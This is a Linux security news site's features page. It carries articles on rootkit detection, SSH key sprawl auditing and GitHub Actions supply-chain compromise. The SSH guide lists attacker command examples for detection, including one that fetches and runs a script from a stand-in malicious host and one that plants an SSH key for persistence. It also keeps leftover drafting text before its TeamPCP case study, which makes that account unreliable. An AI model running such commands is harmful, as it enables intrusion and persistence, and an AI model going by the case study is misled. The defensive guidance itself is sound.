


Stay Ahead With Linux Security Features

 threat detection scalability
 Building a SIEM is easier than scaling one. Most open-source deployments start as a simple "all-in-one" server. It is easy to set up, but that design rarely survives the transition from a lab to a production workload. . A SIEM watching 20 endpoints is not doing the same job as one watching 500. More endpoints mean more logs; more logs require more storage; more storage makes search heavier. Eventually, the very architecture that made your lab easy to deploy becomes the reason your production...
 Jun 04, 2026
 security advisory apache
 A newly disclosed attack technique called HTTP/2 Bomb is drawing attention because it targets the software that sits at the front of much of the Linux internet. Apache HTTP Server, NGINX, Envoy, and the ingress layers that many Kubernetes environments depend on can be forced into consuming disproportionate amounts of memory using relatively small amounts of attacker traffic. . For Linux administrators, the concern is not the HTTP/2 protocol itself. It is the possibility that a single...
Jun 04, 2026
 security advisory important
 The compromise of Nx Console shows how much infrastructure now sits behind a single developer account. GitHub repositories, CI/CD pipelines, container build systems, Terraform projects, Kubernetes deployments. None of those systems was the initial target. The workstation was. . Attackers did not need a Linux privilege escalation bug or a remote code execution chain. They needed developers to trust a tool they were already using. For many organizations, that was enough. What Happened? Federal...
Jun 03, 2026
 security advisory open-source
 You remove the malware. You rotate the compromised credentials. You patch the original vulnerability and close the ticket. Two weeks later, the attacker is back. . What happened? You didn't lose the battle at the exploit; you lost it at the cleanup. In many modern Linux intrusions, the malware you found wasn't the main problem—it was the fallback mechanisms left behind. These hooks quietly restore attacker access the moment you look away. If you clean a host but miss these persistence layers,...
Jun 02, 2026
 security advisory Red Hat
 Researchers investigating a campaign now tracked as Miasma found that more than 30 packages in Red Hat's @redhat-cloud-services npm namespace had been altered to deliver credential-stealing malware. . The packages weren't being used to deploy ransomware or sabotage systems. From what has been reported so far, the objective appears to have been much simpler: collect credentials from developer environments and use that access elsewhere. GitHub tokens, cloud credentials, SSH keys, and other...
Jun 02, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Loading...
Explore Latest Linux Security features
We found 617 articles for you...
102
 cloud securitysecurity monitoringkernel exploits
Why Linux Rootkits Still Matter in Cloud and VMware Environments
Linux rootkits are old, but they never really disappeared. They just stopped attracting the same attention. . Most malware wants to execute and spread. A rootkit wants to stay invisible long enough that nobody notices the compromise until the damage is already done, and on Linux systems, that still works more often than many teams are comfortable admitting. That difference matters because modern infrastructure runs heavily on Linux underneath. Cloud workloads, ESXi hosts, telecom appliances, Kubernetes nodes, internal web services. A quiet implant inside one of those systems can sit there for weeks while logs look normal and monitoring dashboards stay green. Modern Intrusions Still Use Linux Rootkits Researchers continue seeing Linux rootkits in campaigns tied to VMware exploitation, cloud intrusions, credential theft operations, and long-term persistence activity inside enterprise environments. The tooling changes. The goal usually does not. One of the more visible examples came from the UNC3886 activity targeting VMware environments. Researchers observed the group deploying Linux rootkits, including REPTILE and MEDUSA, after exploiting vCenter and ESXi vulnerabilities. The implants helped hide attacker activity, maintain persistence, and support credential theft across compromised systems. The visibility problem sits underneath all of this. Traditional security tooling still leans heavily on signatures, known malware hashes, or suspicious binaries sitting on disk. Rootkits work around that model by interfering with the operating system itself. Some operate in user space through shared libraries and linker abuse. Others load directly into the Linux kernel, where they can intercept activity before monitoring tools ever see the real picture. What a Linux Rootkit Actually Does A Linux rootkit exists for one reason: to make attacker activity disappear . Sometimes that means hiding files or processes. Other times it means suppressing logs, concealing outbound connections, ormasking remote access entirely. The goal is always the same — make the compromised system look normal long enough for nobody to investigate it closely. Some rootkits stay in the user space and tamper with what applications report back to administrators. Others run directly inside the Linux kernel itself. That is where things get dangerous fast. Once attackers reach kernel space, they can interfere with the operating system before tools like ps, top, or netstat ever see the real activity. At that point, defenders are no longer investigating a trustworthy system. They are investigating a system that may already be lying to them. Why Linux Remains an Attractive Target Linux powers the backbone of modern enterprise infrastructure. Many of these systems—like storage appliances or CI/CD servers—stay online for months with limited downtime, making them perfect candidates for long-term persistence. Attackers have shifted away from older, noisy binary-replacement methods to abusing legitimate system functionality : Loadable Kernel Modules (LKMs): Used for drivers, abused for stealth. LD_PRELOAD: Used for debugging, abused for code injection. eBPF / io_uring: Used for observability/performance, abused for undetectable kernel-level hooking. The line between "necessary admin tool" and "malicious rootkit" is now paper-thin. How Modern Linux Rootkits Stay Hidden LD_PRELOAD: Forces the system to load a malicious shared object before everything else. This can hide files or intercept credentials globally. Kernel-level Hooking: Once a module is in the kernel, it can "hook" functions. If you ask the kernel for a process list, the rootkit modifies the result on the fly to remove its own process ID. eBPF and io_uring: These modern features are hard to disable because they support critical system monitoring. Attackers use this "don't touch" status to hide their activity in plain sight. Defender’s Toolkit: What to Check Tomorrow If you suspect a systemis compromised, stop relying on standard binary output. Use these commands to look for the "truth" underneath: Target Command / Check Why it matters Modules lsmod Look for unsigned or unexplained modules. Libraries cat /etc/ld.so.preload This file should almost always be empty. eBPF bpftool prog show Identify hidden/unknown eBPF programs running in the kernel. Network ss -antp vs netstat Compare different tools; if they disagree, something is intercepting calls. Integrity ausearch -k module-load Check logs for unexpected module loading activity. Why Traditional Detection Breaks Down Many security products still rely on static indicators like hashes or file signatures. Elastic Security Labs found that adding a single "null byte" to a rootkit’s code can be enough to bypass antivirus software entirely without breaking the malware's function. Focus on behavior, not files: Unexpected kernel module loading. Unauthorized LD_PRELOAD usage. Sudden, unexplained process masquerading. Abnormal io_uring system call patterns. Reducing Linux Rootkit Risk Preventing kernel-level compromise is easier than recovering from it. Once a rootkit is in the kernel, you should treat the entire system as untrusted. Enforce Module Signing: Use modules_disabled or secure boot to prevent unauthorized kernel modules. Harden the Kernel: Use sysctl to restrict access to debugging interfaces like kprobes or perf_event_open. Layered Telemetry: Do not rely on local logs alone. Use hypervisor-level monitoring and external network traffic analysis. If the host is lying, the network and the hypervisor will tell the truth. Prioritize Patching: Most rootkits gain a foothold through known vulnerabilities. Closing the front door is the best way to keep thesesophisticated tools from ever getting inside. Final Thoughts Linux rootkits are not relics—they are high-value tools for attackers who understand that modern infrastructure is often a "black box" to defenders. A hidden implant inside a cloud host or ESXi server can provide years of access while your dashboards stay green. The moment you stop trusting the operating system’s report is the moment your investigation actually begins. Traditional antivirus is only the first layer; true defense requires behavioral monitoring, deep visibility, and the readiness to rebuild rather than "clean" a compromised system. The hardest attacks to stop are the ones that are already running, quiet and invisible, beneath your feet. Related Articles Rootkits: Threats and Prevention Techniques For Linux Systems BERT: Cross-Platform Ransomware Hits Linux & ESXi - Important Advisory Understanding Play Ransomware's New Linux Variant Targeting ESXi LockBit 4.0: Safeguarding Linux from Ransomware Attacks and Risks Akira Ransomware Attacks VMware ESXi With Linux Encryptor . Most malware wants to execute and spread. A rootkit wants to stay invisible long enough that nobody . linux, rootkits, never, really, disappeared, stopped, attracting. . MaK Ulac
 Jun 01, 2026
•
Jun 01, 2026
•
102
 access controlopen-sourcekey management
SSH Key Sprawl on Linux Unmanaged Access Threats and Cleanup Guide
A production Linux server gets rebuilt from an old image. A contractor leaves. A CI/CD job is retired. Months later, the same SSH public keys are still sitting in authorized_keys, silently trusted by root or a service account nobody owns anymore. . That is how SSH key sprawl usually happens. It rarely stems from one obvious failure. Instead, it accumulates through years of small access decisions that never expire. For attackers, those forgotten keys are not clutter; they represent silent SSH persistence, a vector for Linux lateral movement, and a direct path around the identity controls your team thinks are protecting the fleet. This guide explains how experienced Linux administrators should approach a Linux SSH key audit: where keys hide, what they look like during an investigation, and how to transition to sustainable SSH key lifecycle management without breaking production. Quick SSH Key Sprawl Audit Before changing a single configuration line, ask your team these five questions: Which local users currently have an authorized_keys file? Which public keys appear on more than one host across the estate? Which keys allow direct access to root or highly privileged service accounts? Which keys have no clear owner, ticket trail, comment, or active business purpose? Which key files have been modified recently outside of approved automation windows? What SSH Key Sprawl Actually Means SSH key sprawl is not just "too many files." It is an unmanaged trust. Every public key in an authorized_keys file is a standing, unsupervised access decision. The operating system is stating, “Whoever holds the matching private key can authenticate as this user.” That is acceptable when the key is documented, current, restricted, and monitored. It becomes a massive liability when nobody knows who created it, why it exists, or where the private key lives. The core issue is that SSH key-based access does not naturally follow the lifecycle of normal identity systems. Passwordsexpire. SSO accounts get disabled. PAM workflows require explicit approval. SSH keys, unless managed deliberately, remain valid indefinitely. The National Institute of Standards and Technology (NIST) has explicitly warned that SSH-based interactive and automated access requires strict provisioning, termination, and monitoring. Yet, while organizations pour resources into central identity directories, authorized_keys security is frequently treated as background infrastructure rather than a critical identity control layer. That control gap is where sprawl thrives. A typical Linux estate quickly fills up with a chaotic mix of user keys, root keys, service keys, deployment keys, break-glass keys, vendor keys, cloud-init keys, and leftovers from decommissioned scripts. To the SSH daemon, a legitimate administrative key and an orphaned key look identical. CRITICAL OPERATIONAL WARNING: Do Not Start by Deleting Keys Never start cleanup by deleting keys you don’t recognize. Production systems often rely on poorly documented automation, and removing the wrong key can break backups, deployments, configuration management, or emergency access. Keep discovery and remediation separate. Why SSH Keys Become a Hidden Attack Surface SSH is trusted because it is familiar. Administrators rely on it daily for troubleshooting, patching, and incident response. Because it is a foundational tool, it is easy to view SSH access as static infrastructure rather than highly privileged identity management. Attackers exploit this familiarity. A valid SSH key provides quiet access without password guessing, without triggering multi-factor authentication (MFA) in standard setups, and without generating the loud credential-failure noise that alarms Security Operations Centers (SOCs). If an attacker compromises a user account and writes their own public key to that account’s authorized_keys file, they have secured a reliable backdoor. The SANS Internet Storm Center describes this as one of the firstpersistence moves automated bots attempt after compromising a Unix host. MITRE ATT&CK tracks this behavior under SSH Authorized Key Manipulation (T1098.004) . They note that adversaries regularly modify these files directly, through shell commands, or via cloud APIs to maintain persistence, escalate privileges, or access higher-privileged identities across Linux, macOS, ESXi, and cloud environments. Where the Sprawl Starts Operational Pressure: A deployment pipeline needs fast access to a fleet. A team needs temporary access during a critical outage. A vendor needs to troubleshoot a production system. An administrator appends a public key to a few machines because the ticket is urgent. The incident ends, the systems remain online, the key remains trusted, and the team moves on. Cloud Velocity: Infrastructure changes faster than access reviews. Images get cloned, instances inherit metadata, and automation accounts get reused across staging and production. SANS notes that SSH keys often function as long-lived credentials in cloud investigations, completely bypassing centralized identity tools when mishandled. The Root Problem: Direct root SSH login removes individual attribution; every action appears to come from the same omnipotent identity. When root authorized_keys files contain old keys, the system cannot distinguish legitimate emergency access from malicious persistence. SANS connects this directly to forensic weakness: actions performed as root are incredibly difficult to tie back to a specific human operator. Making this a real case study adds immense value and instantly elevates the credibility of the entire piece. You can anchor the blog post by citing a high-profile real-world breach pattern that mirrors this exact vulnerability lifecycle: the TeamPCP supply chain campaign, which directly targeted CI/CD ecosystems and developer infrastructure (including a widespread compromise of the Jenkins Marketplace and popular GitHub Actions/PyPI packages). Here is a revisedversion of that specific block, rewritten as a concrete real-world case study to drop straight into your blog: The TeamPCP CI/CD Supply Chain Campaign The risk of automation key sprawl moved from theoretical to catastrophic during a widespread supply chain campaign tracked to a threat actor group known as TeamPCP. Instead of targeting hardened downstream production applications directly, the attackers systematically compromised the developer ecosystem. They injected backdoors into open-source Python packages (like liteLLM on PyPI) and published trojanized plugins to the Jenkins Marketplace (including the widely used Checkmarx AST plugin). Once the malicious plugins or poisoned dependencies are executed within target environments, they run with controller-level privileges. TeamPCPs' automated payload immediately launched an aggressive credential harvester designed to parse the file system for over 50 categories of secrets. Among the highest-value targets seized were unpassphrased SSH private keys and cloud credentials sitting on legacy, developer-managed, or forgotten Jenkins instances. Because many organizations completely lack an automated access lifecycle for automation infrastructure, these extracted keys still matched active authorized_keys files across production fleets. Attackers used these forgotten paths to bypass standard perimeter security, move laterally into production Kubernetes clusters, and establish silent, long-term persistence without ever triggering standard brute-force or credential-failure alerts. The root cause was not an exploit in OpenSSH itself; it was a systemic failure to treat CI/CD and automation keys as ephemeral, high-risk identities. Warning Signs and Red Flags When reviewing an environment, do not simply count files. Look for structural anomalies and trust relationships that do not match your current operational reality. Red Flags That Need Immediate Review Root authorized_keys containing old personal keys: Personal laptop keys insideroot accounts mean zero attribution and severe offboarding risk. Key reuse across unrelated accounts or hosts: The same public key appearing in multiple users' home directories means a single private key compromise compromises the whole network. Blank or generic key comments: Keys ending in generic tags like user@localhost> or simply no comment at all, hiding ownership. authorized_keys modified outside change windows: File modification timestamps that do not align with central configuration management logs. Direct user write permissions on production trust files: Users retain full control over the files that dictate who can log into their accounts. Unrestricted SSH agent forwarding: Forwarding allowed across shared jump hosts, exposing active identity sockets to local root users. Suspicious Command-Line Behavior Attackers moving laterally often abuse legitimate OpenSSH binaries to execute commands across your network. Watch out for these specific execution patterns in your process and shell history logs: # Bypassing strict host checking to push remote shell payloads ssh -oBatchMode=yes -oStrictHostKeyChecking=no user@10.10.20.50 'curl http://malicious.local/script.sh | sh' # Appending a key directly to a profile via a single shell command echo "ssh-rsa AAAA..." > > ~/.ssh/authorized_keys # Local identity switching to bypass standard administrative logs ssh root@localhost -i /tmp/id_rsa The last example is easy to overlook. Local SSH authentication is frequently abused for identity switching on the same machine. SANS points out that local SSH to a privileged account frequently bypasses sudo logs and other standard tracking mechanisms that administrators rely on for user attribution. A Step-by-Step Linux SSH Key Audit To bring an unmanaged environment under control safely, follow a structured, procedural approach. Step 1: Inventory All Trust Files Locate every active authorized_keys and authorized_keys2 file across your file systems.Do not assume they only live in /home. Search systematically: Bash find /home /root /var/lib -name "authorized_keys*" -type f Step 2: Generate Key Fingerprints A public key string is long and unwieldy. To compare keys accurately across multiple hosts, extract their unique cryptographic fingerprints using ssh-keygen: ssh-keygen -lf /home/user/.ssh/authorized_keys This outputs the key size, the MD5 or SHA256 fingerprint, the associated user, and the comment string. Step 3: Find Duplicate Keys Across the Fleet Map your fingerprints into a central sheet or database. Identify keys that cross security boundaries. A deployment key repeated across a controlled web tier may be expected; a single contractor's public key repeated across three separate administrative accounts and two service accounts is a major architecture flaw. Step 4: Isolate Root and Service Account Keys Prioritize high-privilege targets. Extract every key inside /root/.ssh/authorized_keys and any service accounts with sudo privileges. Cross-reference these keys against active personnel lists and open tickets. Step 5: Correlate Changes with Log History Verify the file metadata. Use stat to check the modification times of the files. Cross-reference unexpected modifications with your central authentication logs (/var/log/secure or /var/log/auth.log) to see which user account and IP address were active when the file was modified. Step 6: Move Cleanup Into Change Control Once orphaned keys are identified, do not delete them via manual shells. Schedule a maintenance window, stage the removals via your configuration management tooling (Ansible, Puppet, or Salt), and monitor application behavior immediately following the run. Common Mistake: Treating File Permissions as the Whole Fix Standard file permissions are basic hygiene, but they do not equal comprehensive security control. Setting an authorized_keys file to 0600 owned by the user stops other local unprivileged users from tampering with it.However, it does absolutely nothing to prevent a compromised user account—or a compromised application running under that user's context—from appending a new key to its own profile. The SANS ISC recommends considering root ownership with read-only access for user files where appropriate, noting that while the immutable flag (chattr +i) is not an airtight security boundary against a root breakout, it adds high detection value because standard automated processes cannot alter the file without throwing an explicit error. This requires a mental shift: permissions should support your access model, not just satisfy a compliance checklist. For interactive staging spaces, user-managed keys might be tolerable. For production environments, user-managed trust is an operational liability. The critical question isn't "Are the permissions valid?" It is "Who is authorized to change who can log in?" Practical Remediation Examples If you must use static keys for automation or service accounts, you should drastically narrow their capabilities using OpenSSH enforcement clauses directly within the authorized_keys file. Instead of a raw public key string, prefix the entry with restrictive options: Plaintext from="10.10.20.15",command="/usr/local/bin/backup-script",no-agent-forwarding,no-port-forwarding,no-X11-forwarding,no-pty ssh-ed25519 AAAA... This configuration does not make the key entirely harmless, but it drastically reduces its utility if exposed. It limits network ingress to a single IP address (from="10.10.20.15"), forces the execution of a singular, hardcoded script (command="..."), drops interactive terminal access (no-pty), and strips out advanced features that attackers exploit for lateral movement. Centralizing the Access Database To stop sprawl entirely, move the trust database out of user home directories. You can redirect OpenSSH to look for authorized keys in a central, root-governed directory by modifying /etc/ssh/sshd_config: Plaintext AuthorizedKeysFile/etc/ssh/authorized_keys/%u This shifts write access entirely to root, preventing users or compromised applications from self-provisioning access paths. You can also leverage AuthorizedKeysCommand to pull keys dynamically from an external source, such as a secure identity provider or a secrets engine. However, remember the operational tradeoff: dynamic lookups introduce hard dependencies. If the central lookup service goes down or a network partition occurs, your administrators may be locked out. Experienced teams always test these failure states and maintain isolated, break-glass local authentication paths. The Hidden Spots Admins Forget An effective audit must extend past the standard incoming trust files. Attackers analyze the entire SSH configuration to find outbound paths. known_hosts Security: The known_hosts file logs every system a user or service has successfully connected to from this machine. Red Canary notes that attackers actively parse these files to map the internal network topology and target secondary systems for lateral movement. Enable hashing (HashKnownHosts yes) in your global configuration to prevent cleartext infrastructure mapping. SSH Agent Forwarding: While highly convenient for hopping across bastion environments, agent forwarding extends local authentication trust into remote systems. If an intermediate jump host is compromised, a local root user can hijack your active forwarded agent socket to authenticate elsewhere on the network under your identity. Disable agent forwarding globally and mandate ProxyJump instead. Passphraseless Private Keys: An unencrypted private key sitting on a disk is a plaintext credential. Where automated, non-interactive workflows require keys, ensure they are placed in dedicated secret management engines with strict application loop isolation rather than standard user home directories. Shifting from Static Keys to Governed Access Eliminating static SSH keys across a massive fleet overnight is rarelyrealistic. A pragmatic path forward requires categorizing access into distinct operational layers: Access Category Governance Strategy Human Administrators Tie access strictly to individual identity. Implement Central Identity Providers (IdPs), enforce multi-factor authentication, mandate sudo for granular attribution, and eliminate identity debt when employees depart. Automation & CI/CD Maintain isolated, single-purpose identities. Enforce source IP constraints and forced commands directly in the centralized key configurations. Privileged Infrastructure Enforce PermitRootLogin no across the fleet. Force administrators to log in using named personal accounts first, creating an explicit audit trail before escalating privileges via sudo. The Strategic Goal: SSH Certificate Authentication For growing or highly regulated enterprises, static public keys create too much long-lived security debt. Moving to SSH certificate authentication is the cleanest long-term structural solution. Instead of deploying public keys across thousands of production hosts, you configure your SSH daemons to trust a centralized SSH Certificate Authority (CA). Users and automation pipelines authenticate to an identity provider to receive short-lived, cryptographically signed certificates (valid for hours or a single shift). When certificates are short-lived, access expires naturally. You no longer need to run complex cleanup scripts when a contractor leaves or an automation host is retired; the clock revokes the credential automatically. Start your cleanup this week with the highest-risk targets: inventory your root accounts and privileged service entries first. Extract their fingerprints, verify their current business justifications, and purge the entries that cannot be explicitly accounted for. SSH is not inherently insecure; unmanaged trust is. . Learn how to combat SSH key sprawl in Linux environmentsand secure your infrastructure against potential vulnerabilities.. SSH audit, Linux key management, secure Linux access, automate SSH security, open source SSH techniques. . MaK Ulac
May 27, 2026
•

102
 security advisorylinuxsupply chain
GitHub Actions Compromise CI/CD Supply Chain Risks Explored
For years, most software supply chain attacks focused on malicious dependencies and vulnerable open-source packages. Recent GitHub Actions compromises exposed a different problem entirely. Attackers increasingly target the automation systems responsible for building, testing, and deploying software because those systems often hold broader operational access than the applications themselves. . Several recent attacks demonstrated how compromised workflows, poisoned GitHub Actions, and malicious CI/CD automation can expose deployment secrets, cloud credentials, and package publishing systems without triggering obvious operational failures. Instead of targeting production systems directly, attackers increasingly focus on the workflows already trusted to access them. That shift turned GitHub Actions into a growing attack surface across Linux-based CI/CD environments, especially in organizations where runners already sit close to Kubernetes clusters, cloud infrastructure, and production deployment pipelines. The broader strategic shift is significant: while earlier attacks sought to poison software code, modern CI/CD attacks focus on the automation systems distributing and deploying that software. Compromising the pipeline provides direct access to infrastructure and release systems simultaneously. Why GitHub Actions Became an Attractive Target GitHub Actions became widely adopted because it simplified modern software delivery. Developers could automate testing, vulnerability scanning, container builds, release management, infrastructure deployment, and package publishing using reusable workflows assembled quickly from public repositories. For Linux-heavy development environments running cloud-native infrastructure, the flexibility made adoption almost inevitable. As workflows expanded, they gradually accumulated access to: cloud deployment credentials, Kubernetes environments, internal repositories, package publishing systems, infrastructure automation tooling, containerregistries, and production release pipelines. A typical Linux-based CI/CD environment may contain AWS credentials, GitHub Personal Access Tokens, DockerHub authentication keys, PyPI or npm publishing secrets, Terraform state files, and SSH deployment keys stored inside encrypted workflow variables so automation can authenticate automatically during runtime. That large concentration of privileged credentials and infrastructure access changed the value of CI/CD systems entirely. Compromising the pipeline often provides broader infrastructure reach than compromising a single production server directly, particularly in environments where workflows already manage deployments and infrastructure changes across multiple systems. The problem becomes larger when organizations rely on reusable third-party GitHub Actions, inheriting trust relationships automatically without reviewing how those dependencies change over time. The GitHub Actions Compromises That Changed the Conversation One of the clearest examples arrived during the compromise of the widely used GitHub Action tj-actions/changed-files . The action performed a relatively simple task—identifying file changes—but it was deeply embedded inside thousands of production deployment pipelines. Attackers did not target those repositories individually. Instead, they compromised the shared dependency already trusted across them. Once the malicious changes propagated downstream, affected workflows continued running normally. Most organizations saw no obvious deployment failures or disruptions because the workflows still completed successfully in the background. The malicious activity focused on exposing secrets already available inside the CI/CD environment through workflow logs and runner execution. Depending on the environment, compromised GitHub Actions tokens may provide access to: cloud infrastructure administration, deployment automation, Kubernetes clusters, package publishing systems, internal repositories, orproduction release tooling. Investigators later connected the incident to a broader chain of compromises involving additional GitHub Actions dependencies, including reviewdog/action-setup . This demonstrated how quickly one compromised automation component can spread through thousands of environments before defenders fully understand where the original trust relationship failed. Why GitHub Actions Abuse Is Difficult to Detect One of the reasons GitHub Actions abuse became such a serious supply chain problem is that the activity rarely resembles traditional intrusion behavior. The workflows continue operating normally, builds still succeed, and deployments still complete successfully. Because the malicious code executes inside trusted automation, defenders often see: legitimate GitHub Actions runners, approved repositories, valid deployment credentials, and expected CI/CD activity patterns. That operational normalcy makes malicious workflow behavior difficult to separate from ordinary automation tasks. Why Traditional Security Monitoring Often Misses CI/CD Abuse Many traditional security controls focus heavily on: endpoint compromise, malware execution, privilege escalation, or suspicious interactive logins. CI/CD abuse frequently bypasses those assumptions entirely because attackers operate through already trusted automation systems using legitimate credentials that the workflow already possesses. In practice, defenders may only discover the compromise after: unauthorized package publishing, suspicious outbound requests, unexpected cloud API activity, or downstream software tampering. By that point, the malicious workflow may have already exposed secrets or modified deployment artifacts across multiple environments. How a Compromised Workflow Escalates To see the operational impact, consider a typical Kubernetes deployment pipeline. A single compromised GitHub Action can allow an attacker to simultaneously expose cloudIAM credentials, kubeconfig files, and container registry tokens. That combination allows attackers to: replace trusted container images during deployment, modify deployment artifacts before release, access internal repositories, or publish poisoned software packages downstream. In many environments, the CI/CD runner already has enough trusted access to perform these actions without triggering traditional intrusion alerts. Because these workflows resemble ordinary automation updates, many repositories initially show few obvious signs of compromise. How Mutable Tags Became a Major Security Problem Many recent GitHub Actions attacks relied on a surprisingly simple workflow weakness: mutable version tags. Large numbers of repositories still reference reusable GitHub Actions using tags such as: uses: tj-actions/changed-files@v35> At first glance, that configuration appears stable. The problem is that version tags can later be modified if attackers gain access to the repository, maintaining the Action. A typical compromise chain may look like this: Attackers compromise the Action maintainer account. A trusted version tag is redirected toward malicious code. Thousands of downstream workflows automatically consume the update. CI/CD secrets become exposed during workflow execution. Attackers pivot into cloud infrastructure or package publishing systems. That trust propagation is what makes CI/CD compromise scale so quickly across the software supply chain. This distinction became extremely important during several recent compromises because many organizations focused heavily on reviewing commits inside their own repositories while paying far less attention to external automation dependencies. A hardened configuration pins directly to an immutable commit hash instead: uses: tj-actions/changed-files@24d32ffd492484c1d75e0c0b894501ddb9d30d62> Once pinned to a commit hash, attackers cannot silently redirect the workflow toward newer maliciouscode unless maintainers explicitly update the reference themselves. Why Linux Runners Became High-Value Targets Most modern CI/CD infrastructure runs heavily on Linux-based environments. Linux runners now handle container builds, Kubernetes deployments, and cloud provisioning across many enterprise pipelines. This operational role makes Linux runners—especially self-hosted runners—high-value targets. Some attacks specifically targeted self-hosted runners because persistent environments often retain: cached credentials, deployment keys, temporary artifacts, shell histories, and environment variables between jobs. Unlike ephemeral cloud runners that disappear after execution, persistent systems may continue exposing sensitive data long after the original compromise finishes. Furthermore, some organizations allow self-hosted runners to share network access with internal infrastructure or Kubernetes control planes. Once attackers compromise the workflow environment, the runner may become a pivot point for deeper lateral movement inside the organization. What Security Teams Should Change Immediately The recent GitHub Actions compromises reinforced the need to treat CI/CD workflows like privileged infrastructure. Security teams should prioritize the following hardening steps: 1. Identify Mutable Tags Review whether your environment still uses version tags rather than commit hashes: grep -R "uses: .*@v" .github/workflows/ 2. Enforce Least Privilege. Many GitHub Actions environments still run with broader repository access than they require. Avoid permissions: write-all and move to a safer baseline: permissions: {} Then explicitly grant only the permissions required, such as: permissions: contents: read 3. Implement Workflow Reviews: Require mandatory code review approval for any changes to workflow files. Modifications to .github/workflows/ should be treated with the same scrutiny as production infrastructure changes. 4. Additional HardeningMeasures Prefer short-lived OIDC authentication over long-lived cloud credentials. Isolate self-hosted runners from sensitive internal networks. Restrict pull_request_target usage to prevent secret exfiltration. Regularly audit third-party Actions for unexpected ownership changes. GitHub Actions Abuse Is Still Expanding GitHub Actions workflows now sit directly inside the software supply chain. They build applications, publish packages, and deploy infrastructure across production systems every day. That operational position makes them extremely attractive targets. The recent compromises were not isolated incidents. They exposed a broader issue where trusted automation inherits far more infrastructure access than defenders realize. For Linux-heavy infrastructure running cloud-native workloads, the risk is significant because the same runners handling workflows sit close to production systems already. In many modern environments, compromising the pipeline now provides faster access to production than compromising production directly. . GitHub Actions compromises expose critical security risks in CI/CD pipelines, highlighting supply chain vulnerabilities.. GitHub Actions, CI/CD Security, Automation Vulnerabilities, Supply Chain Risks. . Dave Wreski
May 26, 2026
•
102
 security advisoryvulnerabilityimportant
LinuxSecurity.com Major Update for Improved Threat Discovery and Research
LinuxSecurity.com has been part of the Linux and open-source security community since the late 1990s. Over the years, the platform has evolved alongside the Linux threat landscape itself — from the early days of mailing lists and isolated vulnerability disclosures to today’s nonstop cycle of advisories, exploit research, malware reporting, supply chain attacks, and infrastructure-focused threat intelligence. . For many readers, LinuxSecurity.com became more than just a news site. It became a long-running research archive used to track vulnerabilities, investigate Linux threats, review hardening guidance, and stay current on operational security risks affecting enterprise systems, cloud environments, and open-source infrastructure. But the way security professionals research information has changed dramatically. Modern Linux security investigations rarely happen inside a single article or isolated advisory feed. Security teams move rapidly between vulnerability disclosures, mitigation guidance, malware analysis, hardening documentation, threat reporting, and historical research while trying to understand exposure and respond quickly. The previous platform no longer reflected that workflow. So we rebuilt LinuxSecurity.com from the ground up with a stronger focus on discoverability, connected research, faster navigation, and operational threat visibility. The new platform was designed to help Linux administrators, security teams, researchers, and open-source professionals move naturally between advisories, HOWTOs, feature analysis, archived research, and emerging threat coverage without constantly fighting disconnected archives or fragmented navigation. The mission itself has not changed. LinuxSecurity.com remains focused on delivering Linux security news, open-source threat intelligence, vulnerability awareness, practical hardening guidance, and security education for the Linux community. The difference is that the platform is now built to support the way modern Linux securityresearch actually happens. A Better Way to Explore Linux Security Topics The updated LinuxSecurity.com platform was redesigned around the realities of modern Linux security research workflows. Instead of forcing readers to manually navigate disconnected archives, static categories, or isolated article feeds, the new structure organizes content around related security topics, operational workflows, and active threat intelligence. Whether readers are researching SSH hardening, privilege escalation, Linux malware, OpenSSL vulnerabilities, cloud exposure, container security, or supply chain threats, the platform now helps surface connected advisories, tutorials, feature analysis, and historical research within a unified experience. The goal is not simply faster navigation. It is to create a faster understanding. Readers can now move more naturally between vulnerability disclosures, mitigation strategies, hardening guidance, malware reporting, and related Linux security coverage during active investigations without losing research continuity or context. The updated structure also improves visibility into ongoing Linux security activity by making advisories, trending topics, distribution-specific vulnerability reporting, featured analyses, and archived research easier to discover directly on the homepage and in topic hubs. LinuxSecurity Features The Features section was redesigned to highlight deeper Linux security analysis, investigative reporting, and long-form technical coverage focused on real-world operational risk. Readers can explore in-depth articles examining vulnerability trends, malware activity, supply chain threats, Linux hardening strategies, cloud security exposure, infrastructure attacks, and broader developments affecting the Linux and open-source security landscape. Rather than focusing solely on breaking disclosures, Features provide additional context on how vulnerabilities are exploited, why operational failures persist, and how organizations can strengthentheir defensive posture across Linux environments. The updated structure also improves discovery of related research, helping readers move between advisories, technical guidance, historical analysis, and current threat reporting during ongoing investigations. LinuxSecurity Advisories Streamlined access to vulnerability reports and security updates. The redesigned Advisories section gives readers direct access to Linux vulnerability disclosures and distribution-specific security updates without forcing them to dig through fragmented archives or disconnected feeds. Advisories are now easier to browse by distribution, topic, and publication date, helping administrators quickly identify patches and 